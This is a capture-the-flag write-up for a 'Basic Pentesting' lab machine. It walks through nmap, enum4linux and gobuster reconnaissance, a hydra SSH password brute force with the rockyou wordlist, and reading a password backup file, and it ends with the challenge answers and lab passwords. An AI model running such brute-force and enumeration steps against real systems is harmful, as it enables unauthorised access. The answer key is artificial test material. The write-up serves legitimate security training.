



Basic Pentesting

by jon

completed on 03/25/2022

Target Information

I was given the IP Address 10.10.173.4 and the following questions to answer:

1. What is the name of the hidden directory on the web server (enter name without /)?
2. What is the username?
3. What is the password?
4. What service do you use to access the server(answer in abbreviation in all caps)?
5. What is the name of the other user you found(all lower case)?
6. If you have found another user, what can you do with this information?
7. What is the final password you obtain?

Recon Phase

I started with a standard NMAP¹ scan of the given IP Address. I then simultaneously ran the other enumeration tools enum4linux² and gobuster³. Below are the command and the results from the scan. Highlighted is important information in the scan results.

```
root@ip-10-10-100-192:~/Desktop/basic# nmap -sC -sV 10.10.173.4
```

```
root@ip-10-10-100-192:~/Desktop/basic# enum4linux -a 10.10.173.4
```

```
root@ip-10-10-100-192:~/Desktop/basic# gobuster dir -u http://10.10.173.4/ -x php,html,txt -q -t 15 -w /usr/share/wordlists/dirb/common.txt
```

Nmap scan report for ip-10-10-173-4.eu-west-1.compute.internal (10.10.173.4)

Host is up (0.0013s latency).

Not shown: 994 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)

| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)

|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (EdDSA)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

¹ Note: From [http\(s\)://nmap.org/](http(s)://nmap.org/) -- Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.

² Note: enum4linux is an opensource enumeration tool for pre-exploitation and post exploitation for Linux machines.

³ Note: Gobuster is a directory brute forcing tool that enumerates the directories present on an open-facing webserver.



jon's l33t writeups

```
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http      Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 02:98:9C:21:77:03 (Unknown)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|  Computer name: basic2
|  NetBIOS computer name: BASIC2\x00
|  Domain name: \x00
|  FQDN: basic2
|_ System time: 2022-03-25T11:31:58-04:00
|_smb-security-mode:
|  account_used: guest
|  authentication_level: user
|  challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|  2.02:
|_ Message signing enabled but not required
|_smb2-time:
|  date: 2022-03-25 15:31:58
|_ start_date: 1600-12-31 23:58:45
```

```
=====
|  Users on 10.10.173.4 via RID cycling (RIDS: 500-550,1000-1050)  |
=====
```



```
[!] Found new SID: S-1-22-1
[!] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[!] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username "", password "
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-
[+] Enumerating users using SID S-1-22-1 and logon username "", password "
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username "", password "
```

```
/.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.html (Status: 403)
/.hta.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
```






/htaccess.txt (Status: 403)
/htpasswd (Status: 403)
/htpasswd.php (Status: 403)
/htpasswd.html (Status: 403)
/htpasswd.txt (Status: 403)
/development (Status: 301)
/index.html (Status: 200)
/index.html (Status: 200)
/server-status (Status: 403)

Highlighted above are the open ports (22 and 80) which are SSH and a web-server. Additionally, enum4linux returned two known usernames (jan and kay) for SSH. Finally, there was a non-standard directory returned by gobuster (/development). I visited port 80 and the /development tab and found text files with useful information.



Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dev.txt	2018-04-23 14:52	483	
 j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.173.4 Port 80



jon's l33t writeups

Below are the contents of the text files found in the /development directory:

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using **version 2.5.12, because other versions were giving me trouble.** -K

2018-04-22: **SMB has been configured.** -K

2018-04-21: I got Apache set up. Will put in our content later. -J

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to **crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.**

-K

Highlighted is a version number for SMB and a message to 'J' which we know is 'jan' on a bad password. This is a clue for us to brute force SSH using hydra⁴.

Exploitation Phase

We discovered the means for initial access in the recon phase. Now that we have the information we need to get into the server, I used the following command in hydra and the results are listed below.

```
root@ip-10-10-100-192:~/Desktop/basic# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.173.4 -f -VV -t 4
```

```
[22][ssh] host: 10.10.173.4 login: jan password: armando
[STATUS] attack finished for 10.10.173.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-03-25 15:52:29
```

Hydra returned the password "Armando" for the user "jan". We can login using SSH, and it was a success!

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

⁴ Note: Hydra is an open-source brute forcing tool for SSH, FTP, SMB, or any server configuration that has open logins.



Privilege Escalation

I logged into SSH using the credentials above and this challenge does not require privilege escalation, only a password. I looked around in the home directory and found a password backup file called "pass.bak" and found the password in it.

```
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
```

```
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Now let's answer those questions.

Questions

1. What is the name of the hidden directory on the web server (enter name without /)?
 - a. /development
2. What is the username?
 - a. jan
3. What is the password?
 - a. armando
4. What service do you use to access the server(answer in abbreviation in all caps)?
 - a. SSH
5. What is the name of the other user you found(all lower case)?
 - a. kay
6. If you have found another user, what can you do with this information?
 - a. Switch user (su)
7. What is the final password you obtain?
 - a. heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$